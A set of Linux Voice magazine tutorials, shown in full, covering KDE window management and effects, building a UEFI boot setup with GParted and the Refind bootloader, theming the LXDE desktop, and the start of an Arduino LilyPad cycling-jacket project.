
view, for instance, albeit one only once, and only horizontally, from the toolbar. You can also view lots of metadata. Select the Details View and right-click on the column headings for the files, and you can add columns that list the word counts in text files, or an image's size and orientation, or the artist, title and duration of an audio file, all from within the contents of the data. This is KDE's semantic desktop in action, and it's been growing in functionality for the last couple of years. Apple's OS X, for example, has only just started pushing its ability to tag files and applications – we've been able to do this from KDE for a long time. We don't know any other desktop that comes close to providing that level of control.

6 WINDOW MANAGEMENT

KDE has a comprehensive set of windowing functions as well as graphical effects. They're all part of the window manager, KWin, rather than the desktop, which is what we've been dealing with so far. It's the window manager's job to handle the positioning, moving and rendering of your windows, which is why they can be replaced without switching the whole desktop. You might want to try KWin on the RazorQt desktop, for example, to get the best of both the minimal environment RazorQt offers and the power of KDE's window manager.

The easiest way to get to KWin's configuration settings is to right-click on the title bar of any window (this is usually the most visible element of any window manager), and select Window Manager Settings from the More Actions menu.

The Task Switcher is the tool that appears when you press Alt+Tab, and continually pressing those two keys will switch between all running applications on the current desktop. You can also use cursor keys to move left and right through the list. These settings are mostly sensibly configured, but you may want



KDE is perhaps the best desktop for people who run applications as windows, rather than full screen.

to include All Other Desktops in the Filter Windows By section, as that will allow you to quickly switch to applications running on other desktops. We also like the Cover Switch visualisation rather than the Thumbnails view, and you can even configure the perceived distance of the windows by clicking on the toolbar icon.

The next page on the window manager control module handles what happens at the edges of your

screen. At the very least, we prefer to enable Switch Desktop On Edge by selecting Only When Moving Windows from the drop-down list. This means that when you drag a window to one edge, the virtual desktop will switch beneath, effectively dragging the window on to a new virtual desktop.

The great thing about enabling this only for dragged windows is that it doesn't interfere with KDE's fantastic window snapping feature. When you drag a window close to the left or right edge, for instance, KDE displays a ghosted window where your window will snap to if you release the mouse. This is a great way of turning KDE into a tiling window manager, where you can easily have two windows split down the middle of the screen area. Moving a window into any of the corners will also give you the ability to neatly arrange your windows to occupy a quarter of the screen, which is ideal for large displays.

Bird's-eye view

We also enable a mode similar to Mission Control on OS X when the cursor is in the region of the top-left corner of the screen. On the screen edge layout, click on the dot in the top-right of the screen (or any other point you'd prefer) and select Desktop Grid from the drop-down menu that appears. Now when you move to the top-right of your display, you'll get an overview

of all your virtual desktops, any of which can be chosen with a click.

Two pages down in the configuration module, there's a page called Focus. This is an old idea where you can change whether a window becomes active when you click on it, or when you roll your mouse cursor over it. KDE adds another twist to this by providing a slider that progresses from click to a strict hover policy, where the window under the cursor always becomes active. We prefer to use one of the middle options – Focus Follows Mouse – as this chooses the most obvious window to activate for us without making too many mistakes, and it means we seldom click to focus. We also reduce the focus delay to 200ms, but this will depend on how you feel about the feature after using it for a while.

KDE has so many features, many of which only come to light when you start to use the desktop. It really is a case of developers often adding things and then telling no one. But we feel KDE is worth the effort, and unlikely some other desktops, is unlikely to change too much in the transition from 4.x to 5. That means the time you spend learning how to use KDE now is an investment. Dive in! 


Graham Morrison is the editor and only KDE user on the Linux Voice team. He likes weird synthesizers.

Visual effects

There's a wide variety of visual effects in KDE, all of which can be enabled from the Desktop Effects section of the Window Manager Settings dialog. For many of them to work, however, you'll need to be using the OpenGL compositing type. This is

dependent on your graphics hardware: although most devices now offer accelerated OpenGL, the option can be selected from the Advanced page of the Desktop Effects configuration panel. If you run 3D games or other 3D full-screen applications, you


should also enable the 'Suspend Desktop Effects For Fullscreen Windows' option to maximise performance. Here's a selection of our favourite desktop effects, some of which have a functional reason to exist:




Translucency: The window you're dragging becomes partly translucent. Options can be used to adjust for any kind of window and element.



Magic Lamp: When minimising/maximising windows the window will stretch and zoom into the toolbar. It's useful for checking up on your minimised apps.



Dim Inactive: Windows that aren't currently active will go slightly dimmer. We prefer to lessen this effect to a strength of 5 from the Tools page.



Zoom: Hold down the system meta key (usually the Windows one) and press plus or minus to zoom the desktop around the cursor.



Present Windows: This effect works in a similar way to Apple's Exposé. Press Ctrl+F10 to display thumbnails of all running desktop applications.



Wobbly Windows: OK, there's no functional reason to enable this other than the endorphin released by contentment. Use the options to change the amount.

UEFI BOOTING BOOT CAMP (REBOOTED)

Upgrade your the way your system boots without installing a distribution or resorting to Grub.

We've been using the BIOS for decades. It's as perennial as your keyboard and mouse, breathing life into inert hardware when a little electricity is applied. These days, the POST status messages delivered after your BIOS initialises the system race across the screen so quickly you seldom get the chance to read the text, making entering the BIOS itself a mad keyboard-bashing mini-game that more often than not ends with Grub than the configuration menus you're after. Modern PCs aren't well suited to the old-school charm of the BIOS. They don't want to wait for permission, they don't want low-res large white fonts on a blue background. They just want to get on with the job at hand, and that's booting your computer.

And so the BIOS is being wheeled out, albeit slowly, while its replacement makes itself comfortable. Initially developed by Intel, the booting heir was called the EFI – the Extensible Firmware Interface. But it's now better known as UEFI. The U is for unified, because it's not just Intel anymore. UEFI has been hanging over the Linux boot system like the Sword of Damocles, threatening to upend the booting status quo and exclude us from installing our own operating systems, thanks to the spectre of Secure Boot. Secure Boot is a system that embeds a key within your firmware so that only operating systems signed by the key are allowed to boot. It's primarily a way for Microsoft – in part, legitimately – to ensure nothing has been tampered with from the very first moment your PC gets power to the moment you get to play with the inspirational Windows 8.1 interface. But it could also make life harder for when you do intentionally want to tamper with your PC by making the choice

to install another operating system. In reality, the Secure Boot cataclysm has yet to materialise, as many PCs still include a traditional BIOS or allow you to disable Secure Boot. The latter option should always be available, and you'll need to disable Secure Boot unless you want to start dealing with signing a boot loader shim.

Muddy waters

Another potentially confusing option is something called the Compatibility Support Module. To the user, this will appear as a hybrid between UEFI and the BIOS, a magical panacea that seems to allow us to forget about UEFI and BIOS completely. You'll typically see its effects from your computer's own boot device selection menu, usually the one you get when you hold F12 after turning on your machine. What's not always made clear is that the mode you boot into from this point will affect how your Linux distribution installs itself, which in turn affects whether you'll be able to boot Linux from a UEFI boot. An installer won't install a UEFI boot loader, for instance, unless you boot into UEFI mode. And if your install medium doesn't support a UEFI boot loader, you're stuck.

But defaulting to a UEFI installation and forgetting about the BIOS and the Compatibility Support Module is beginning to make more sense. Modern laptops are often pre-configured to boot UEFI, and there will be a time when falling back to the BIOS won't be an option. But these days, there's nothing to be scared of, and in many ways, UEFI can make the whole booting process more transparent. The boot loaders may, at the moment, feel slightly more primitive than their well worn BIOS equivalents, but to us the boot process actually makes more sense than the black arts involved in the old methods. If you've spent the last decade thinking about booting in terms of MBR boot loaders, Grub and old-style partitions, get ready to update your notes.

We're going to create our own UEFI boot environment, and we'll be doing this primarily from the Mint Live desktop as found on last month's DVD, in much the same way you might fix a broken MBR installation or reconfigure Grub. You can use any similar distribution, however, as there's nothing Mint-specific about our instructions. We're also going to use a 1GB USB stick to get around the limitation of BIOS-only booting DVD drives, but we'll only use this to 'fix' the installation, rather than initiate it.



It doesn't look much, but this is the Refind boot loader running from our new EFI partition.

The system we create won't be perfect. It won't handle distribution updates to the kernel without a little further tinkering, and you'll need to make plenty of considerations for your own hardware rather than these instructions for ours. But you will learn how UEFI works from a practical perspective, and learn how to troubleshoot the future of Linux booting.


Look into the black box

The great thing about taking control of UEFI yourself is that you don't have the problem of which mode your system has booted from – UEFI or BIOS, which is especially useful if you're booting off a DVD that can only boot in the old BIOS mode. When you get one distribution running, it's easy to add more, and it can also be the only way of running the latest Microsoft Windows or even Apple's OS X alongside.


Mint 16 and many other distributions have their own preliminary support for UEFI bootloaders, as long as you've booted into the correct boot mode, but we've found its approach a little unpredictable, along with many other distributions. We had similar problems with Mageia, for example. Which is why we want to roll our own – the intention being to learn more about how it works and how you might approach installation with a distribution that doesn't support UEFI. And the real trick isn't installing the distribution, it's configuring your drive in such a way that it works with UEFI. The most important part is booting to a Live distribution,

But before we get to the booting part, we need to start with partitioning. To boot UEFI, need to use a different partitioning scheme. So you'll need a spare drive – or one you're willing to sacrifice, as all the data it contains will be removed in the process, and you'll need to be confident about your current drive configuration. We're going to be reformatting the drive and you don't want to overwrite or repartition personal data in the process of experimentation, so it may even be wise to disconnect any other drives. With all that in mind, locate your nearest Linux live CD and USB stick and boot your machine.

There's nothing wrong with the command line, but when it comes to partitioning drives, we like the visual safety net provided by GParted. Fortunately, this essential application is part of most live distributions,



You need to create a GPT partition table for UEFI booting.



and you'll find it in Mint 16's Administration menu. It's an application that hides a lot of power. In the top-right you'll find a drop-down list of all the drives detected and connected to your system. When you select one of these drives, the horizontal bar beneath the menu will become populated with a graphical representation of the partitions on that drive. Each partition is a self-contained horizontal block and its border colour is used to show the filesystem used for each partition. Within each partition, a yellow bar is used to indicate how much space is taken up by data, with white used to indicate free space on the partition. This is handy if you want to use free space to resize a partition.

Danger: partitioning!

Make sure you select the correct drive from the drop-down list. If you've only got one drive installed, this isn't going to be a problem. If you've got five, you need to be certain the drive you're selecting is the one you intend to partition for a UEFI bootloader, because you're going to remove all the data on the drive in the process. Our drive, for example, already has a Linux partition on it, but this is going to disappear in the very next paragraph – you have been warned.

The old partitioning scheme used a table to store the partition data, and this table was stored on the Master Boot Record (MBR), a statically located 512 bytes allocated to explain the layout of a drive to the BIOS. Nearly all Linux drives prior to UEFI used MBR, and MBR can still be used in some cases with UEFI. But it's better to make clean break. The first thing we need to do with our drive is create a new partition table.


With your drive definitely selected, click on a partition on the drive and select Device > Create Partition Table from the menu. From the dialog that appears, click on 'Advanced' and while avoiding the temptation to click on 'amiga', select 'gpt' as the partition type followed by Apply. All the data on that drive is effectively dead to us now, and you'll see there are no partitions on your drive. Just the cold grey of unallocated space.

Depending on which boot option you take, your system will boot into either UEFI or BIOS boot modes.

LV PRO TIP

If you're installing Linux alongside Windows, make sure you disable Fast Startup and Secure Boot.

It's vital that the EFI partition you create has a partition type of EF00. Either use `cgdisk` on the command line or enable the 'boot' flag for the partition in GParted.



We're now going to create a couple of partitions to fill the space, but the first is mandatory. This is the EFI system partition, and it's this that UEFI expects to find on your drive and where it will eventually find your UEFI bootloader. For that reason, it's operating system-agnostic, and needs to be formatted as FAT32 for maximum compatibility. It should also be a certain size. The UEFI standard recommends this as 512MB, although in execution we've found that 100MB partitions work just as well. Eventually, you could install Linux kernel images into this partition, so there's no harm in making it larger unless you're working with an expensive SSD. To create this partition, click on the 'plus' icon in the toolbar, set its size to 512MB and make sure it uses the FAT32 filesystem.

The next step is important. If you were doing this from the command line, using a tool like `gdisk`, you'd need to mark this partition as type EF00. This tells UEFI that this is the system partition (also known as the ESP – the EFI System Partition), and it's the one to use for booting. GParted doesn't use hex codes, but you still have to tell UEFI about the partition. You do this by setting the 'boot' flag, which is a little incongruous when you may be used to using a similar flag in MBR systems to tell the BIOS which partition to boot. Right-click on the freshly created partition and select 'Manage Flags'. From the list of flags that appears, select 'boot', this should disable the default 'msftdata' flag as well as cause some drive activity.

With the EFI partition created, assigned a partition type and formatted FAT32, we can now install the bootloader. There are several that work with EFI – and even Grub can be made to work with the new scheme, although you don't win any house points for simplicity if you take that route. The two we tried for this tutorial were Gummiboot and Refind. Both have a couple of things in common. Firstly, their names are terrible. But they're both straightforward to install and use a simple directory structure on your UEFI partition plus a configuration file to hold information on the operating systems you want to boot. We went with Refind.

We've now got to the point where we can install the UEFI bootloader, and there are two stages to the process. The first is to mount the distribution you want to add, and to now make the boot folder the UEFI partition we just created. The second is to move all the files you need to the UEFI partition and add the

new UEFI boot scheme to your system firmware so that it knows there's a new way to boot the system.

You will need to know where your distribution is installed. The easiest way of doing this is from GParted's drop-down device menu, as you'll be able to see the device node (`/dev/sda1`, for instance) along with the partition configuration and the UUID of the device if you make a note of it.

To mount the partition, open a terminal and type the following, replacing `sda2` with the location of your own distribution's root partition:

```
sudo -s
```

```
mount /dev/sda2 /mnt/
```

With an MBR installation, Grub uses the `/boot` folder to not only hold its configuration files, but also the kernel and filesystem image for booting. We need both of these for UEFI and the UEFI partition needs to replace `/boot` on the filesystem tree. Here's the list of commands we used to move the old boot aside, mount the new one and copy the files we need over (remember to replace filenames and devices with ones that match your own system):

```
cd /mnt
```

```
mv boot boot_old
```

```
mkdir boot
```

```
mount /dev/sda1 /mnt/boot
```

```
mkdir boot/EFI
```

```
cp boot_old/vmlinuz-3.11.0-12-generic boot/vmlinuz
```

```
cp boot_old/initrd.img-3.11.0-12-generic boot/initrd.img
```

We now need to add the new UEFI partition as a mount point, and to do this we need to add the partition's unique identifier (its UUID) to the `etc/fstab` configuration file. You can get the UUID from GParted or by typing the following:

```
blkid
```

```
/dev/sda1: UUID="BD8C-E7B3" TYPE="vfat"
```

```
/dev/sda2: UUID="0abcc4da-c2aa-437b" TYPE="ext4"
```

We've shortened the output slightly, but you can see the UUID for the UEFI 'vfat' partition on the first line. This needs to be added as a new line in `etc/fstab` on your distribution's root partition by editing the file with `nano etc/fstab`:

```
UUID=BD8C-E7B3 /boot/efi vfat defaults 0 2
```

Installing the bootloader

We can now install the bootloader itself. If we'd been able to boot into the distribution using UEFI, we could simply install this through a package manager and everything else would be handled automatically. But because our system is currently booted from BIOS mode, we need to copy the files manually, edit a config file and then add the bootloader to the UEFI firmware by booting in UEFI mode off a USB stick.

Let's first download the binary version of the Refind bootloader (`refind-bin-0.7.7.zip`) plus the image of the same bootloader (`refind-flashdrive-0.7.7.zip`) we're going to use to boot off the USB stick. Both can be grabbed from www.rodsbooks.com/refind via links to SourceForge. To install the bootloader, we need to unzip it and copy the folder to the mounted

LV PRO TIP

GParted can create an incompatible EFI boot partition. If this happens, we'd recommend using the command line tool `cgdisk` to create a EF00 type partition formatted with fat32.

boot partition on our distribution:

```
cd ~/Download
unzip refind-bin-0.7.7.zip
cd refind-bin-0.7.7/
cp -r refind /mnt/boot/EFI/
cd /mnt/boot/EFI/refind
```

From here you need to remove either the 32-bit or the 64-bit bootloader, depending on what your system is capable of, with **rm refind_ia32.efi** or **rm refind_x64.efi**, and edit the configuration file (**nano refind.conf**) to add the details about the partition that contains the distribution you want to boot. Here's the contents of ours for booting Mint 16 – you should take a look at your boot options first, to make sure you get any kernel options specific to your system:

```
resolution 1024 768
menuentry "Mint Linux" {
    icon      EFI/refind/icons/os_linuxmint.icns
    loader    vmlinuz
    initrd    initrd.img
    options   "root=/dev/sda2 rw rootfstype=ext4
add_efi_memmap"
}
```

Our final challenge is to tell the UEFI firmware that we've created a new EFI partition and bootloader. Had we been able to boot into the live desktop through UEFI, the firmware variables would be mounted as part of the system, and we'd be able to add the bootloader by typing:

```
sudo apt-get install efibootmgr
efibootmgr -c -l \\EFI\\refind\\refind_x64.efi -L new_refind
```


But we can't. Instead, one solution is to create a USB stick with the Refind bootloaders installed, and from there, use the EFI shell to add the bootloader manually. This isn't really what we'd recommend. You're better off installing Mint through a UEFI-booted USB live image, but the EFI shell is much more interesting and can be a very powerful tool if your system doesn't boot. Plug in your USB stick and use either GParted or **dmesg** to find for certain what its device node is and type the following from the unzipped folder of the Refind flash image:

```
dd if=refind-flashdrive-0.7.7.img of=/dev/sde
```

Remember to replace **/dev/sde** with the location of your own USB drive and also remember that this will



With Refind added to the system firmware, our boot entry should appear from the system (press F12) boot menu.



delete all data at that location, so get it right and make sure there's nothing on there you want to keep. You can now reboot your system and launch your BIOS/system boot menu. You should see the USB stick appear as a UEFI boot source. Select this and from the graphical boot menu that appears, choose the first option, which should take you to the EFI shell.

With Refind copied to a USB stick, you will be able to boot into UEFI mode and select the EFI shell.

Welcome to your new shell

The EFI shell is full of commands for adding, removing and managing storage from the EFI bootloader.

Before you get to the prompt itself, you'll see how EFI is interpreting your various filesystems and the aliases it's giving them. For us, **fs0:** was the USB drive and **fs1:** was the EFI partition we just created on the hard drive, but these assignments will depend on your own system. From the command prompt, type **fs1:** to switch to the root folder of our new EFI partition. The EFI shell is crammed full of commands to help you manage storage and booting. Type **help** if you want to see what it's capable of – you can use **ls**, **cp** and **rm**, for example. But we're only going to use one command to add our bootloader to the system firmware. We're assuming you don't have any other EFI boot loaders installed, because using one of them would have been a much easier solution for all of this, but you can check by typing **bcfg boot dump -b**. If you do have another installed, you'll need to adjust the number **1** to a free slot in the command below, which is going to add the new bootloader to the firmware:

```
bcfg boot add 1 fs1:\EFI\refind\refind_x64.efi "LV_Refind"
```

```
**bcfg instructions output
```

```
Target = 0001.
```

```
bcfg: Add Boot0001 as 1
```

And that's all there is to it. It's been a challenge, but when you now reboot your machine (type **reset** from the EFI shell), you'll see LV_Refind as a new EFI boot option. Hopefully, you've learnt how UEFI works and how it's implemented, and also how you might be able to troubleshoot UEFI problems in the future.

Adding new distributions, for instance, is now a case of copying their kernel and filesystem images to the partition and adding a new configuration entry. You might also want to look into making symbolic links for these files for when your distribution updates itself. Other than that, you're ready to go. 📀

CUSTOMISE THE LXDE DESKTOP

Get a fantastic desktop environment without overloading your system's hardware.



The Lightweight X11 Desktop Environment – or LXDE as it's more commonly known – is popular for its ease of use and low use of system resources. It's the desktop of choice for the Raspberry Pi, and is an excellent option for replacing Windows XP on older machines. However, in its default form it is a little ugly. Everything works as you expect it to, but it doesn't show off the Linux desktop experience as well as it could. Fortunately, it's quite easy to whip the default configuration into something that looks good and is a little more user friendly.



A desktop environment has a large stack of things that are really just images. These are the icons, the bits that make up the widgets (such as buttons), and the desktop background. These can all be easily swapped around provided you have new images to go in their place.

Get new wallpaper

There's no one single place for LXDE themes, but there is for Gnome, and they're mostly compatible. Head to www.gnome-look.org to see a fantastic range of user-submitted work. There are some great-looking things on there, and there are some truly terrible ones too, so take a little time to find ones you like. By default, the website shows the most recently added items, and the quality is variable. You usually need to switch to Highest Rated or Most Downloaded to find the good choices.

To switch desktop wallpapers, just save the image file that you want to use, then right-click on the desktop and choose Desktop Preferences in the menu. This will then give you the option to browse to the image file you want.

This is our LXDE desktop after tweaking. You may notice we've also changed the menu icon. This is done by right-clicking on the old icon and selecting Menu Settings.



The standard LXDE desktop: it's functional and easy to use, but with a little effort we can do much better.

Icons and themes take a little more to change, but are still quite straightforward, since there's a tool called LXAppearance to help. First you need to download the theme. We started with the Elementary icons at www.gnome-look.org/content/show.php/elementary+icons?content=73439, though most icon themes should work.

Follow the download link to DeviantArt, then download the Zip file. In principal, it is possible to install the icon theme with LXAppearance, but in practice it's a little awkward since it only supports **tar.gz** and **tar.bz** files. We found it quite unstable when installing anything. All installing does, though, is place the files in the appropriate directories, so it's quite easy to do it without an automatic installer.

Install new icons

Icon themes should be placed in a folder called **.icons** in the user's home folder. The easiest way to do this is with the PCManFM file manager that comes with LXDE. Just open up your home folder and make sure hidden folders are displayed (you should tick the box in View > Show Hidden). If there isn't already a folder called **.icons**, you need to create it (right-click > Create New > Folder). Then just unzip the icon theme that you've downloaded (right-click it in the file manager, then select Extract To and in the folder path enter **/home/ben/.icons** – with your username instead of **ben**).

To activate the icons, you'll need to use LXAppearance. Depending on your setup, you might find this in the Applications menu under Preferences > Customise Look And Feel. If it's not there, you'll have to run it by typing **lxappearance** in the terminal. In the Icon Theme tab, you should now find the Elementary theme (or whichever Icon theme you installed).

The same basic method can also be used to add new widget themes. In [gnome-look.org](http://www.gnome-look.org), these are under the GTK 2.x menu in the left-hand column of the screen. We went for BSM Simple (www.gnome-look.org/content/show.php/BSM+Simple?content=121685) These have to be downloaded and extracted into the folder `.themes`, and then they'll appear in the Widget tab in LXAppearance.

The eagle-eyed of you may notice that after installing, it looks a little different to how the theme looks on the main website. We'll come back to that in a minute, but for now, we'll go on with adding a dock.

Building a dock

LXDE comes with a panel along the bottom that holds most of the basic desktop utilities, such as the applications menu, window list and system tray. It can get a little cluttered, so we like to have an application launcher on the side of the desktop to provide quick access to the programs we use most frequently.

This is really just another panel, but we'll use a few tricks to make it function better for our needs. First, right-click on the bottom panel and select Create New Panel. This will add the new panel and open the Panel Preferences window. The first thing to do is get it in position on the left side. We put ours in the middle of the left-hand edge of the screen, taking up 40% of the edge, 54 pixels wide with icons 50 pixels big.


In the Panel Applets tab, add an Application Launcher Bar, then double-click on the entry in the list to open Add Applications To The Launcher. Once you've selected your favourites, you can set the appearance. In Appearance, select Solid Colour (with Opacity), then click on the colour and scroll the opacity down to 0. The final thing to keep it out of the way is to select Minimise Panel When Not In Use in the Advanced tab.

This means it won't take up any screen space normally, but you can just move the mouse to the left edge of the screen when you want to open up an application, enabling you to have nice big application launcher buttons without spoiling the look of the bottom panel with loads of clutter.

Configuration files

Almost all of the configuration we've done has been either by installing work other people have done, or via point-and-click settings. This is a simple way of getting access to a huge range of settings, and you can create wonderful desktops doing just this. However, the ultrageeks among you may be itching to exert ultimate control over everything on your desktop. Fortunately, you can.

If you want to change the appearance of the windows, you'll need to dive into the theme. Creating a new theme from scratch is a daunting task, but it's pretty straightforward to modify an existing one. The Gnome wiki has details of what the various bits are (<https://wiki.gnome.org/Attic/GnomeArt/Tutorials/GtkThemes>), and you'll find everything in text files in the folder that you extracted into the `.themes` directory.



We think that the nice-looking Metacity windows are well worth the extra few clock cycles they take to render.

On [gnome-look.org](http://www.gnome-look.org), you'll see that most themes have rounded corners on the windows, but when you install them, you get square corners. This isn't a huge deal, but you'll also find a few other things that don't quite look as well as they could. The reason for this is the window manager.

Under new management

By default, LXDE uses the Openbox window manager. This is lightweight, and serves most purposes quite well. Openbox looks its best with very minimal windows, and a very clean design. A lot of people like this, but there's also a place for slightly more substance to the windows. For this, a better look can be achieved with other window managers.

Our favourite is Metacity. This is the Gnome 2 window manager. Of course, there's a trade off to this. Metacity will use a little more screen space than Openbox, and a little more CPU and memory. The difference shouldn't be much though: we tested both, and Openbox used about 0.5–1 % of the CPU time, and 1% of the memory, while Metacity used 2–3% of the CPU and 2% of the memory. By comparison, in both cases, the underlying X Windows System used 10–15% of the CPU and 6% of the memory, so while Metacity does increase the window management overhead, in most cases it won't be significant.

To switch to Metacity, first make sure it's installed. On Debian-based systems, this is done by typing the following at the terminal:

```
sudo apt-get install metacity
```

You can then make the change. Go to the Applications Menu > Preferences > Desktop Session Settings, and in the Advanced tab, change Window Manager to Metacity. You'll need to log out and back in again (or reboot) for the changes to take effect.

As you've seen, there are loads of things you can do to improve the default look of LXDE. None of these things really change the way you use the system, but they can make it a little more pleasant. We've shown you how we like it, but with a bit of experimentation, you should find a setup that works well for you. 

Ben Everard is a Pi enthusiast and the co-author of the best-selling *Learning Python With Raspberry Pi*.

BEN EVERARD

MAKE SMART CLOTHES WITH AN ARDUINO LILYPAD

Add a microcontroller to your cycling jacket and take one more step along the road to pervasive computing.

WHY DO THIS?

- Be the best-dressed cyclist in town
- Learn how to program clothing
- Get started with the neopixel and add colourful LEDs to your projects

Over the last decade, it has become much easier to make electronic gadgets. The Arduino revolution has made the micro-controllers easier to use, and at the same time, much more hardware and software has been created. You can now plug a few shields into an Arduino and get a mobile phone, or a GPS navigator with a touchscreen, or, well, almost anything you can imagine.

Most of the time, these gadgets use traditional circuit-making methods, such as PCBs, breadboards and strip boards. However, that doesn't have to be the case. With a little ingenuity, you can create circuits in all sorts of ways – such as by sewing conductive thread into clothes. As an example, we'll create a cycling jacket that has some LEDs to make it a bit more visible than most, but the techniques we use could easily be used to make all manner of items such as light jewellery, or digital art.

There's nothing to stop you stitching any circuit board into clothing. In fact, you could be forgiven for thinking that a small headerless microcontroller board such as an Arduino Pro is ideal. However, there are a few disadvantages to using general-purpose boards.

